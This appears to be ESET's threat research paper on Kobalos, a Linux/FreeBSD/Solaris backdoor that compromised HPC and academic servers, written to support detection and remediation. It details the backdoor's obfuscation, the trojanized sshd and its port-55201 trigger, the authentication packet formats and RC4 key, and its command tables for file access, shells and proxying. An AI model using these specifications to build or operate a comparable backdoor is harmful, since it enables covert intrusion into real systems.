A WILD KOBALOS APPEARS

Tricksy Linux malware goes after HPCs

Marc-Etienne M.Léveillé Ignacio Sanmillan



TABLE OF CONTENTS

1.	Executive summary
	1.1 Key findings
2.	Introduction
3.	Operation
	3.1 Victimology
	3.2 Initial compromise vector
	3.3 High performance computer networks under attack
	3.4 Overview of Kobalos
4.	Kobalos technical analysis
	4.1 Obfuscation
	4.2 Configuration
	4.3 Deployment and persistence
	4.4 Interacting with the backdoor
	4.5 Malware operation
5.	OpenSSH credential stealer
	5.1 An evolving malware family
6.	Conclusion
7.	Appendix – Inlined functions in Kobalos
8.	Indicators of compromise
	8.1 ESET detection names
	8.2 Samples
	8.3 Keys
	8.4 YARA rules
9.	MITRE ATT&CK techniques

LIST OF TABLES

Table 1	Structure of Kobalos static configuration blob
Table 2	Structure of authentication packet (encrypted with the RSA private key) 16
Table 3	Structure of authentication reply from Kobalos (encrypted with the RSA public key)
Table 4	Kobalos packet structure
Table 5	Commands to use Kobalos as a proxy
Table 6	Commands understood by Kobalos for reading and writing files
Table 7	Commands for creating and managing pseudo-terminals
Table 8	Commands for managing a Kobalos C&C server
Table 9	Other commands understood by Kobalos
LIST C	OF FIGURES
Figure 1	Industry and region of compromised organizations
Figure 2	Overview of Kobalos features and ways to access them
Figure 3	Control flow graph of Kobalos
Figure 4	C code showing what the source of Kobalos may look like after control flow flattening is performed.
Figure 5	Kobalos avoids creating core dumps on crash and will ignore most signals 12
Figure 6	Example configuration seen in a Kobalos sample embedded in sshd 13
Figure 7	Call to kobalos function from trojanized OpenSSH main function after a new TCP connection is accepted
Figure 8	Comparing source port with 55201
Figure 9	Comparing source port against the list of 16 ports
Figure 10	Authentication taking place after 320 bytes are received
Figure 11	Loading of the RSA-512 public key
Figure 12	Information sent from the compromised host to the operator
Figure 13	Sequence diagram summarizing Kobalos network protocols
Figure 14	Kobalos used as proxy
Figure 15	Operator of Kobalos reaching out to bots reporting to a C&C server
Figure 16	Packets related to managing the C&C server forwarded to the subprocess via TCP
Figure 17	Commands 0×07 and 0×09 do not perform any operation
Figure 18	Encrypting and writing SSH credentials to a file
Figure 19	Malware sending credentials over UDP
Figure 20	Example configuration using a file to write stolen credentials

1. EXECUTIVE SUMMARY

ESET Research has analyzed Kobalos, previously unknown and complex multiplatform malware targeting Linux, FreeBSD and Solaris systems. Given that the victims of this threat are mostly high-profile organizations, it seems almost certain this malware is deployed against chosen targets rather than opportunistically. When deployed, this malware gives access to the file system of the compromised host and enables access to a remote terminal, giving the attackers the ability to run arbitrary commands.

The network capabilities of Kobalos make this malware quite distinctive. It supports acting both as a passive implant and as a bot actively connecting to its C&C server. Interestingly, these C&C servers are themselves compromised with Kobalos; the code for running such servers is present in all Kobalos samples.

By performing an internet-wide scan, ESET Research was able to identify and notify victims of this threat.

It is unclear how old this malware is, but the first known activity was confirmed by a victim who was compromised in late 2019. The group operating Kobalos remained active throughout 2020.

The Linux threat landscape continues to evolve, and at times, malware authors invest a considerable amount of resources into their tradecraft. Kobalos is one of these cases.

1.1 Key findings

- Kobalos is a multiplatform backdoor that works on Linux, FreeBSD and Solaris. There are also artifacts indicating that variants of this malware may exist for AIX and even Windows.
- The targets of Kobalos are high profile and include high-performance computers, servers in academia, an endpoint security vendor, and a large internet service provider. It was deployed in servers located in Europe, North America, and Asia.
- Kobalos uses a complex obfuscation mechanism that makes its analysis challenging.
- Any Kobalos-compromised server can be turned into a C&C server for other hosts compromised by Kobalos. The code is embedded into the malware and can be activated by the operator at any time.
- Most hosts compromised by Kobalos that we investigated also had an OpenSSH credential stealer installed. This may explain how Kobalos propagates.
- The intent of the authors of this malware is still unknown. We have not found any clues to indicate whether they steal confidential information, pursue monetary gain, or are after something else. No other malware was found on compromised systems except the SSH credential stealer.

2. INTRODUCTION

If you have been following ESET Research's work over the past few years, you may have noticed we like finding and documenting server-side malware targeting Linux and other less commonly targeted operating systems. One of our first such reports was *Operation Windigo*, which documents multiple malware families working together to perform internet traffic redirection, send spam, and perform other malicious activity. The core malware of Operation Windigo is Ebury, an OpenSSH backdoor and credential stealer. Ebury is able to compromise the SSH client and server without actually modifying the OpenSSH executable files; it modifies a library loaded by them and patches functions to enable Ebury and steal credentials when the backdoor is loaded. This is not easily done, but the Ebury authors are able to do this in a reliable way.

Since our paper on Operation Windigo, we discovered and documented multiple other Linux threats such as *Mumblehard*, *Moose*, *Shishiga* and tens of backdoors for OpenSSH in a paper we titled *The dark side* of the ForSSHe.

Up until now, when it comes to analysis, we have not found any Linux malware as challenging as Ebury. But this time there's a different twist: unlike Ebury, Kobalos's operations seem not to be at a large scale. The number of machines compromised by Kobalos are more in the tens than, as in the case of Linux/Ebury, in the tens of thousands.

This paper covers our full technical analysis of Kobalos, the targets of this group of attackers, and indicators of compromise to help potential victims uncover and remediate it.

3. OPERATION

3.1 Victimology

Following our analysis, ESET conducted internet-wide scans in an effort to find victims of Kobalos. Our fingerprint leverages a specific behavior of the backdoor that occurs when a TCP connection is established with a compromised host *from* a specific source port.

One of the surprising things about this threat, given its sophistication, is the very limited number of victims we could find. Targets, however, don't seem to be random and tend to be high-performance computers (HPC) and servers that are part of academic and research networks. One of the HPCs has no less than 512GB of RAM and almost a petabyte of storage. We also uncovered other high-profile victims such as an endpoint security software vendor (not ourselves!).

Figure 1 is a map of the regions and industries of the victims we found.




Figure 1 // Industry and region of compromised organizations

Some organizations had multiple servers compromised.

We notified all victims we identified and worked with them to remediate. We would like to thank all victims who replied and shared information that helped us in this research.

3.2 Initial compromise vector

We do not have firsthand knowledge of how systems were compromised to gain administrative access to install the Kobalos backdoor on them. We can only speculate based on the forensic artifacts we collected while assisting victims.

On compromised machines whose system administrators were able to investigate further, we discovered that an SSH credential stealer was present in the form of a trojanized OpenSSH client. The <code>/usr/bin/ssh</code> file was replaced with a modified executable that recorded username, password and target hostname, and wrote them to an encrypted file. Thus, we believe that credential stealing could be one of the ways Kobalos propagates. It could also explain why many academic networks were compromised; if one of those system's SSH clients was used by students or researchers from multiple universities, it could have leaked credentials to all these third-party systems.

Another possible entry point could be exploitation of a known vulnerability. Some of the compromised machines ran old, unsupported, or unpatched operating systems and software. While the use of an undisclosed vulnerability isn't impossible, a known exploit is more likely in this situation.

3.3 High performance computer networks under attack

ESET shared information with organizations, such as the CERN Computer Security Team, who played an instrumental role in handling the incidents at research and academic sites. What these organizations could confirm is that between the end of 2019 and mid-2020, a wave of three different attacks targeted the HPC community. Some have been *reported publicly*.

After many months of investigations, it remains unclear whether these three campaigns are connected or a surprising coincidence. On one hand, operations seem to leverage different tactics, techniques (TTPs) and levels of sophistication. On the other hand, it seems odd that there is an overlap in some of the IP addresses used to launch the different attacks.

- 1. The earliest campaign used Kobalos, the malware described in this research.
- 2. The second campaign appears to have focused on cryptocurrency mining by leveraging a totally different toolset.
- 3. The third campaign was the most widespread, yet no payload was identified.

Partial indicators of compromise for the second and third attacks were published by the European Grid Infrastructure Computer Security Incident Response Team (EGI CSIRT) as incident #EGI20200421 and #EGI2020512 respectively.

It is not clear why the HPC community is overly represented among the victims of these attacks. HPC centers are obviously interesting targets but typically less easily accessible than other academic servers. Through a fully community-based, distributed incident response process, CERN and other incident response teams involved observed a number of legacy designs and suboptimal security practices that played a key role in enabling the attackers to spread their attacks. Additionally, most HPC victims were poorly prepared for forensics, in particular with regard to traceability.

3.4 Overview of Kobalos

Kobalos has multiple features to access the compromised systems and hide the tracks of its usage.

Access to the compromised system

First, the Kobalos malware contains generic commands to read from and write to the file system and spawn a terminal to execute arbitrary commands. Unfortunately, it doesn't contain any specific payload that could indicate the intentions of its authors. The operators likely open a shell through the terminal and perform whatever commands they need to.

Reachability

Second, there are numerous functionalities related to establishing network connectivity between the operators and the running Kobalos malware. It supports multiple ways to make itself reachable from the outside:

- 1. By opening a TCP port and waiting for an incoming connection (sometimes called a passive backdoor).
- 2. By connecting to another instance of Kobalos configured to run as C&C server.
- 3. By waiting for connections to an already running, legitimate service but coming from a specific TCP *source* port.

That last option requires replacing the running service with one containing the Kobalos code. In all cases we've seen for this method, they have chosen to modify the running OpenSSH server. The sshd file was completely replaced, so the malware is persistent across service or system restarts.

Authentication and network encryption

Third, triggering the backdoor requires its clients to authenticate. Clients must possess an RSA-512 private key and a password. Once both are validated, Kobalos generates and encrypts two 16-byte keys with the RSA-512 public key and sends them to the attackers. These two keys are used to RC4 encrypt subsequent inbound and outbound traffic.

Alternate port

Fourth, during the authentication phase, the operator can choose to continue the communication on another TCP connection. When asked, Kobalos will start listening on the requested TCP port and the rest of the communication will use that connection. Data going through this channel is encrypted using the RC4 keys previously exchanged during authentication.

Proxying to other compromised machines

Fifth, Kobalos can also be used as a proxy to connect other servers compromised with Kobalos. It is not a generic TCP proxy; it expects communication to be encapsulated in packets specific to this threat. It also supports the alternate port option mentioned above: a command can be sent to the proxy to "switch" the connection to a new TCP port.

Proxies can be chained, which means the operators can use multiple Kobalos-compromised machines to reach their targets.

Putting it all together

Figure 2 provides an overview of the different features of Kobalos.




Figure 2 // Overview of Kobalos features and ways to access them

Figure 2 also shows different possible scenarios where the operators try to reach compromised servers. The first is a simple direct connection to a compromised server to access its resources. In the example above, the backdoor is running inside a compromised OpenSSH server process and expects the connection to have a source port. Communication with the backdoor requires the right TCP source port from the operator.

The second one is perhaps the trickiest, but also one of the most unique features of Kobalos. Its operators have the ability to start a C&C server from any of the servers running the malware. It doesn't require additional code: everything is in the malware already. Once started, it will manage a list of connected bots giving the operator the ability to connect to any of them. Authentication is still required on the final node and end-to-end encryption is enforced using the exchanged RC4 keys. For this scheme to work, the Kobalos malware sample running on Server B needs to have in its configuration the IP address and port of the C&C server running on Server A. From the perspective of Server B, it will only see traffic to and from Server A, hiding the IP address of the operator.

In the third scenario, Server A is used as a proxy to connect to Server C. Again, authentication and end-to-end encryption is enforced. The proxying functionality allows the operator to set the source port of the connection from Server A to Server C. This means it can be used to connect to Kobalos instances that expect a specific source port when connecting.

4. KOBALOS TECHNICAL ANALYSIS

The first sample of Kobalos we analyzed was a trojanized OpenSSH server. The size of the Kobalos malicious code and data is quite small: about 25 kB for x86-64 samples. One of the things that makes it special is that all of Kobalos's code is bundled into a single function. There is also only a single call to that function from the legitimate OpenSSH code.

Kobalos is a complex piece of malware in which, it is clear, its developers invested a considerable amount of resources. Its authors implemented quite a lot of features and also took the time to implement what seems to be custom obfuscation.

4.1 Obfuscation

Exceptional control flow flattening

Just because it fits into a single function doesn't mean control flow is linear; Kobalos recursively calls that function to perform whatever subtask it needs to do. Figure 3 shows the complex control flow graph of the Kobalos function.




Figure 3 // Control flow graph of Kobalos

The first parameter to the function is the action to perform. There are actually 37 actions understood by the malware. They are listed in "Appendix – Inlined functions in Kobalos" to help the analysis of existing and possible future versions of this malware.

In addition to these 37 actions, the function also serves as a signal handler for SIGCHLD to let child process terminate gracefully and SIGALRM to handle connection timeout.

From the point of view of the source code of the malware, it would be like compiling the following C code. Part of this transformation could be automated with the function inlining capability of the compiler, but still requires manual work or custom tooling to assign numerical identifier to each function and handle the same number of arguments in all functions. Figure 4 shows what the C source code could look like before and after this obfuscation is applied.

```
After
Before
int add(int a, int b) {
                                                int f(int action, int a, int b) {
   return a + b;
                                                   int ret;
                                                    switch(action) {
                                                       case 1000:
int mul(int a, int b) {
                                                          ret = a + b;
   return a * b;
                                                          break;
                                                       case 1001:
                                                          ret = a * b;
int square(int a) {
                                                          break;
                                                       case 1002:
   return mul(a, a);
                                                          ret = f(1001, a, a);
                                                          break:
int get_magic(void) {
                                                       case 1003:
   return add(square(59), 56);
                                                          ret = f(1002, 59, 0);
                                                           ret = f(1000, ret, 56);
                                                          break;
int main(void) {
   return get_magic();
                                                    return ret;
                                                int main(void) {
                                                    return f(1003, 0, 0);
```

Figure 4 // C code showing what the source of Kobalos may look like after control flow flattening is performed

Encrypted strings

Kobalos doesn't have any readable plain text string in its code or its data. It only uses a few small strings, which are encrypted using RC4. They are decrypted right after the initial communication but before the authentication. They key is the same for all samples we analyzed (AE 0E 05 09 0F 3A C2 B5 0B 1B C6 E9 1D 2F E3 CE).

The decrypted strings are:

```
1. %s %s
2. /dev/ptmx
3. ptem
4. ldterm
5. ttcompat
6. /dev/tty
7. %s
8. %d
9. /
10. \
11. %d.%d
12. win3.11
13. win95
14. winNT
15. win??
16. \\.\pipe\2
17. %s %s.%s
18. /dev/ptc
```

Only the strings in bold (1 and 6–9) are used by the Kobalos samples we have analyzed. None of the others are referenced; however, they may be used by some other variants. Specifically:

- Strings 10 and 12–16 (in blue) seems to be specific to Windows
- String 18 (in pink) is the path to the pseudo-terminal device driver on AIX
- Strings 3-5 (in orange) are used by pseudo-terminal system calls on Solaris

We cannot exclude an attempt to fool researchers into thinking there are versions for additional operating systems. Considering we confirmed three operating systems are supported, it wouldn't be surprising if more were. On the other hand, Windows 3.11 and Windows 95 are more than 25 years old. Do variants of this malware really exist for these legacy operating systems?

Anti-forensics

Once authentication is done, some anti-forensic techniques will be enforced on the backdoor's process, as shown in Figure 5. They are:

- Set RLIMIT_CORE to zero to prevent core-dump generation if the process crashes
- Ignore most signals to make it more difficult to interrupt the process.

```
lea
       rsi, rlimits
                       ; rlimits
mov
       edi, RLIMIT CORE ; resource
       cs:rlimits.rlim cur, 0
mov
       cs:rlimits.rlim_max, 0
mov
lea
       rbx, [rsp+0B38h+timeout]
       r12, [rsp+0B38h+writefds]
lea
       setrlimit
call
       rsi, handler
                     ; handler
lea
       edi, SIGCHLD ; sig
mov
       r15d, r15d
xor
call
        signal
mov
       esi, (offset dword_0+1); handler
mov
       edi, SIGQUIT
call
        _signal
       esi, (offset dword_0+1); handler
mov
       edi, SIGTERM ; sig
mov
call
        signal
       esi, (offset dword_0+1); handler
mov
       edi, SIGHUP
mov
                      ; sig
call
       _signal
       esi, (offset dword_0+1); handler
mov
mov
       edi, SIGINT ; sig
       _signal
call
       esi, (offset dword_0+1); handler
mov
       edi, SIGPIPE
mov
                    ; sig
call
        signal
       edi, 3Fh ; '?' ; mask
mov
call
        umask
       rdi, g_RootDir ; path
lea
call
        _chdir
```

Figure 5 // Kobalos avoids creating core dumps on crash and will ignore most signals

It's important to note that setting RLIMIT_CORE will not prevent the process from being dumped manually by, for example, gdb's gcore. This limit is used by the kernel to determine the maximum size of a memory dump in the event the process crashes.

Timestomping

Analysis of the file system of compromised servers showed that after either is installed, timestamps of replaced files, such as ssh to add the credential stealer or sshd to deploy Kobalos, are tampered with to reduce suspicion.

4.2 Configuration

Kobalos has a static configuration that enables or disables functions of the malware. Table 1 lists the fields we identified as part of the configuration and Figure 6 shows what it looks like in an actual sample.

Table 1 Str	ucture of Kobalos static configuration blob
Size (bytes)	Description
2	Possibly a version number. It is reported upon successful authentication. All samples we have seen have value 0xB03 (assuming it is transmitted big-endian, like all other Kobalos communications).
320	Public RSA key modulus. Encoded in a specific binary form.
2	TCP port to listen to. If set to zero, Kobalos will not listen to any port and use other methods to wait for a connection to the backdoor.
2	Timeout minimum in minutes for incoming connection or connection to a C&C server. If not set, the timeout defaults to one day.
2	Timeout range in minutes. The final timeout is a random number of minutes between the minimum (previous value) and the minimum plus the range (this value).
4	IP address of the C&C server to connect to in order to process commands. Set to zero if passively waiting for a connection instead.
2 x 16	TCP ports to try when connecting to C&C server.
16	MD5 hash of the password required for authentication.

Figure 6 // Example configuration seen in a Kobalos sample embedded in sshd

Part of this configuration differs when Kobalos is running inside sshd or as a stand-alone executable. The latter requires either a remote C&C server address (remote_c2_addr) or a port to listen on (listen_port).

4.3 Deployment and persistence

When Kobalos is deployed to run as part of the OpenSSH server, the sshd file must be recompiled to include the malicious code. We compared the version of OpenSSH that was trojanized and the version of OpenSSH that should be installed on the system, such as the one from the package manager. It seems that the operators compile Kobalos using the proper OpenSSH source, the one that was already installed. This suggests that operators possibly compile the malicious OpenSSH executable on the victim's machine before replacing the original. This is likely done in order to enable persistence while preventing mismatching version anomalies, such as library incompatibilities.

It's worth noting that replacing sshd requires root privileges. However, there exist stand-alone variants that either connect to a C&C server or listen on a TCP port. Those variants do not require administrative privileges to run. However, file system access and commands will be limited to the current user's access levels.

4.4 Interacting with the backdoor

Connecting to the backdoor

One of the notable features of Kobalos is the malleability of the ways in which the link between its operators and the compromised host can be established. There are three possible ways it can be done:

- 1. Listen on a given TCP port (passive mode).
- 2. Connect to a C&C server (active mode) and wait for operator to connect through the C&C server.
- 3. Replace an existing service that listens on a TCP port and wait for connections from specific TCP source ports.

Although it would be possible to activate multiple methods via the static configuration of the malware, only one of them is activated per sample we have analyzed.

The last method described requires modifying a running daemon. The trojanized version calls Kobalos's code each time a new TCP connection is accepted, as seen in Figure 7. Kobalos can decide to take over from there if the connection is from a specific TCP source port. In the case of such a port match, the function never returns and the subprocess will exit when the connection is closed. Otherwise, it does nothing and returns to the legitimate service's code so it still functions properly.

```
r9d, r9d
                            a6
xor
xor
        r8d, r8d
                          ; a5
xor
                          ; a4
                          ; a2: socket
movsxd
        rsi, ebp
mov
        edi, INITIALIZE ; action
mov
call
        kobalos
```

Figure 7 // Call to kobalos function from trojanized OpenSSH main function after a new TCP connection is accepted

We have only seen the OpenSSH server being abused with this method, and this is the most popular method we've seen deployed. However, we may be biased because it was also the method we could fingerprint in our internet-wide scans.

As seen in Figure 8, the TCP source port expected by Kobalos is 55201.

```
; CODE XREF: main+1FE21p
backdoor_entry:
                                       ; handler+26D0↑j
                                       ; DATA XREF: ...
                       rdx, [rsp+0B38h+optval]
               lea
               lea
                       rsi, addr ; addr
               mov
                       edi, r15d
                       [rsp+0B38h+optval], 10h
               mov
               call
                       _getpeername
               movzx
                       eax, cs:addr.sin_port
                       ax, 8
               ror
                       ax, 55201
               cmp
                                       ; comparing client's source port with 55201
                       loc_564CDD1F42B0 ; jumptable 000000000083710 default case
               jnz
```

Figure 8 // Comparing source port with 55201

There is also an additional method implemented for filtering incoming TCP connections in Kobalos, which instead compares the source port against a list of 16 ports, as seen in Figure 9.

```
loc_55CC6BC43D8E:
                                       ; CODE XREF: handler+2
                                       ; DATA XREF: .rodata:g
                       rdx, [rsp+0B38h+len+2] ; jumptable 000
               lea
               lea
                       rsi, addr
                                  ; addr
               mov
                       edi, r15d
                                       ; fd
                       dword ptr [rsp+0B38h+len+2], 10h
               mov
                       ebx, r15d
               mov
               call
                       _getpeernam
               movzx
                      eax, cs:addr.sin_port
               lea
                       rcx, g_PortWhiteList
                       edx, 1
               mov
                       ax, 8
               ror
               movzx eax, ax
               jmp
                       short loc_55CC6BC43DE0
               align 10h
loc_55CC6BC43DD0:
                                       ; CODE XREF: handler+3
               add
                       edx, 1
               add
                       rcx, 4
                       edx, 11h
               CMD
                       loc_55CC6BC402B0 ; jumptable 0000000000
               İΖ
loc_55CC6BC43DE0:
                                       ; CODE XREF: handler+3
               стр
                       eax, [rcx]
                       short loc_55CC6BC43DD0
               jnz
```

Figure 9 // Comparing source port against the list of 16 ports

The list of ports is

20	567	2734	22392
21	982	5392	33921
Z1			44983
53	1821	11568	
230	1912	19678	55201

However, we have not seen this filter ever used in any of the samples we analyzed. It may have been used in a previous version of this malware.

Authentication

Once a link is established, an authentication process takes place. A private RSA key and a 32-byte password are required to go any further. An initial 320-byte packet, whose structure is outlined in Table 2, is sent by the Kobalos client to the backdoored server.

Table 2 Structure of authentication packet (encrypted with the RSA private key)				
Size (bytes)	Description	Value		
4	Magic	0x7FFF000A		
2	Port to bind	if 0x0000: Kobalos picks a random port		
		if OxFFFF: use existing TCP connection		
1	Communication channel identifier	Seems to always be set to 0xFF		
1	Communication channel identifier	Seems to always be set to 0xFF		
32	Password	The password whose value matches the MD5 hash in the static configuration.		
280	Padding			

The first 64 bytes of the packet are decrypted using the RSA-512 public key modulus provided in the configuration and the <code>0x10001</code> exponent (see Figure 11). Then, as seen in Figure 10, the 32-byte password is MD5-hashed and compared to the digest found in the static configuration.

```
handshake_received:
    handler(ALLOC_PUB_KEY, (any_type)&pub_key, 0LL, 0LL, 0LL);
    handler(LOAD_PUB_KEY, (any_type)&embeded_rsa_pub_key, (any_type)&pub_key, 0LL, 0LL);
    handler(RSA_PUBLIC_DECRYPT, (any_type)&src, (any_type)&common_tmp_buf, (any_type)pub_key, 0LL, 0LL);
    handler(
        MD5,
        (any_type)common_tmp_buf.auth.password,
        (any_type)32LL,
        (any_type)common_tmp_buf.auth.password,
        0LL,
        0LL);
    len_2 = _byteswap_ulong(common_tmp_buf.auth.magic);
    if ( len_2 != 0x7FFF000A || memcmp(common_tmp_buf.auth.password, passwd_md5, 16uLL) )
        goto exit_minus_1;
```

Figure 10 // Authentication taking place after 320 bytes are received

```
case LOAD_PUB_KEY:
   if ( a2.as_bin_key->magic_1_16 != 16 || (unsigned __int8)(a2.as_bin_key->magic_2_17 - 17) > 1u )
     goto return_0;
   v8.as_int32 = 0;
   v18 = &(*a3.as_rsa_key)->n;
   *((_WORD *)v18 - 4) = SHIBYTE(a2.as_bin_key->num_bits_big_endien) | (unsigned __int16)(SLOBYTE(a2.as_bin_handler(LOAD_BIG_INT, (any_type)&a2.as_bin_key->pub_key, (any_type)v18, 0LL, 0LL, 0LL);
   handler(ALLOC_BIG_NUM, (any_type)&(*a3_copy.as_rsa_key)->exp, 0LL, 0LL, 0LL);
   handler(BIGNUM_SET_FROM_INT, (any_type)(*a3_copy.as_rsa_key)->exp, (any_type)0x10001LL, 0LL, 0LL);
   return v8.as_int32;
```

Figure 11 // Loading of the RSA-512 public key

Kobalos will use the public RSA key to encrypt a set of RC4 keys to use for the rest of the communication: one for inbound traffic and one for outbound traffic. Those encrypted keys are sent back in the reply. Table 3 outlines the structure of the reply from Kobalos.

The structure of the reply from Kobalos is the following:

Table 3	Structure o	f authentication i	eply i	from Kobalos ((encrypted	with the RSA pu	ıblic kev)

Size (bytes)	Description	Value
4	Magic	0x7FFF000A
16	RC4 key for inbound traffic	RC4 key to use for traffic to the compromised host
16	RC4 key for outbound traffic	RC4 key to use for traffic from the compromised host
2	Bound port	TCP port open to use as the active channel. Set to <code>0xffff</code> means it's using the existing connection.
282	Padding	

Active channel

After authentication is accepted, the active channel may use a different port than the one used for authentication. You may have noticed that the client authenticating to Kobalos must provide a "port to bind" in its encrypted message.

- If this value is different from <code>0xFFFF</code>, Kobalos will start listening to the given TCP port.
- If this value is zero, it will start listening to a random port above 1024.

As mentioned above, the newly opened port number is included in the authentication reply alongside the pair of RC4 keys. This additional TCP connection is entirely optional: if <code>OxFFFF</code> is given as the TCP port to bind to, the existing connection is used.

The rest of the communication on these TCP connections is encapsulated in packets with the format outlined in Table 4.

Table 4 Kobalos packet structure

Size (bytes)	Value
1	Magic (0x7F)
2	payload_size
1	Communication channel identifier
1	Communication channel identifier
payload_size	Payload (RC4 encrypted)

The Kobalos malware will be the first to send a packet to the connected operator. It contains basic details about the machine such as the hostname and kernel version. Figure 12 depicts the encapsulation layers employed in this packet.




Figure 12 // Information sent from the compromised host to the operator

Figure 13 provides a summary of the link establishment processes between Kobalos and its client.




Figure 13 // Sequence diagram summarizing Kobalos network protocols

4.5 Malware operation

Once authenticated, an operator can issue various commands to the backdoor. We can split them into the following categories:

- 1. Connect to other Kobalos-compromised servers and act as a proxy.
- 2. Read and write any files on the file system.
- 3. Launch and access a pseudo-terminal on the compromised host.
- 4. Run and manage Kobalos C&C servers and access connected bots.

Commands are encapsulated in the active channel and start with a single byte to identify the command, followed by parameters parsed by that command. The commands documented in this paper are the ones handled by the Kobalos malware, meaning they are sent from the operators to the compromised system using a custom client. Replies from Kobalos have a similar format, with their first byte being an identifier, and are handled by that custom client. An example is the "send host info" command (0x04) sent after authentication, as described above.

Use as proxy

Operators can use Kobalos installed on a compromised machine to connect to another instance of the malware running on a different system.

The proxy functionality expects specific packet sizes for authentication and encapsulation specific to Kobalos as described above, so it's not a simple, raw TCP proxy.

When connecting to a third-party machine, the operator can choose the TCP source port. This allows connecting to instances expecting a specific source port. It also supports having the active channel (see Active channel) run through an alternate port. A command can be issued to reconnect to the host to the alternate port.

One of the end goals of this feature is to provide a certain level of anonymity to the malware operators. The end node would only see the IP address of another compromised machine, and not the IP address of the operator. To mask the operators' IP address even further, it is possible to chain multiple Kobalos-compromised machines as proxies to a final Kobalos-compromised machine. Figure 14 shows the network connections involved in this scenario




Figure 14 // Kobalos used as proxy

Commands controlling Kobalos's proxy mechanism are documented in Table 5.

Table 5	Commands to use Kobalos as a proxy				
Command	Description	Parameters			
		Remote address			
0x01	Establish connection to another	Source port			
UXUI	Kobalos-compromised host.	Destination port			
		Authentication message (320 bytes)			
0x03	Reconnect using another destination port. Useful when active channel is requested in a new TCP connection.	Destination port			
0x05	Close connection to the other host.	None			

File system access

Once authenticated, an operator can read or write any file on the system.

In the Kobalos network protocol, an encapsulated Kobalos payload size is defined using a 16-bit integer. It means that the operator can only send a 64 kB packet. For example, if the operator wants to write 200 kB of data into a file, four successive write commands are needed. The read command is even more restricted, as only 1000 bytes of data are read and sent at a time.

Table 6 lists the commands implementing file-system-related operations.

Table 6	Commands understood by Kobalos for reading and writing files		
Command	Description	Parameters	
0x18	Open file for writing; create it if it doesn't exist.	Seek position	
0.00	Open the for writing, create it in it doesn't exist.	File path	
0x1A	Write data to file.	Data to write. Data will be overwritten at the seek position.	
0x1C	Close file after write.	None	
0x1D	Open and read file	Seek position	
OXID	Open and read file.	File path	
0x20	Close file after read.	None	

Table 7 Commands for creating and managing acquide terminals

Pseudo-terminal creation

This functionality allows an authenticated operator to spawn a shell in a new pseudo-terminal and execute arbitrary commands at the command prompt. Internally, it is managed by the commands listed in Table 7.

Table /	Commanas for creating and managing pseudo-terminals			
Command	Description	Parameters		
0x12	Start a new pseudo-terminal.	Path to shell (e.g. /bin/sh)		
	Start a new pseudo terrima.	Argument		
0x0D	Set pseudo-terminal window size.	Values of winsize struct as accepted by TIOCSWINSZ		
0x14	Close pseudo-terminal.	None		
0x16	Write to pseudo-terminal.	Data to write		

The data output from the terminal is sent back to the operators and uses the command ID 0x17 followed by the data. This command is implemented on the client used by the operators.

Use as a C&C server

One of the most unique features of Kobalos is that the code that runs the C&C server is in the malware itself. This enables the perpetrator to use any Kobalos-compromised machine to turn it into a C&C server (for other bots) simply by sending a single command.

After the C&C server is started, the malware authors can set the IP address and port of this new C&C server in the configuration of the future Kobalos instances they will deploy on other hosts. This feature has two main advantages:

- It allows using compromised resources as C&C servers instead of renting a server at a traditional hosting provider. This reduces the risk for the server to be taken down.
- It allows using the C&C server as a pivot point to machines behind firewalls that are not normally reachable from the internet.

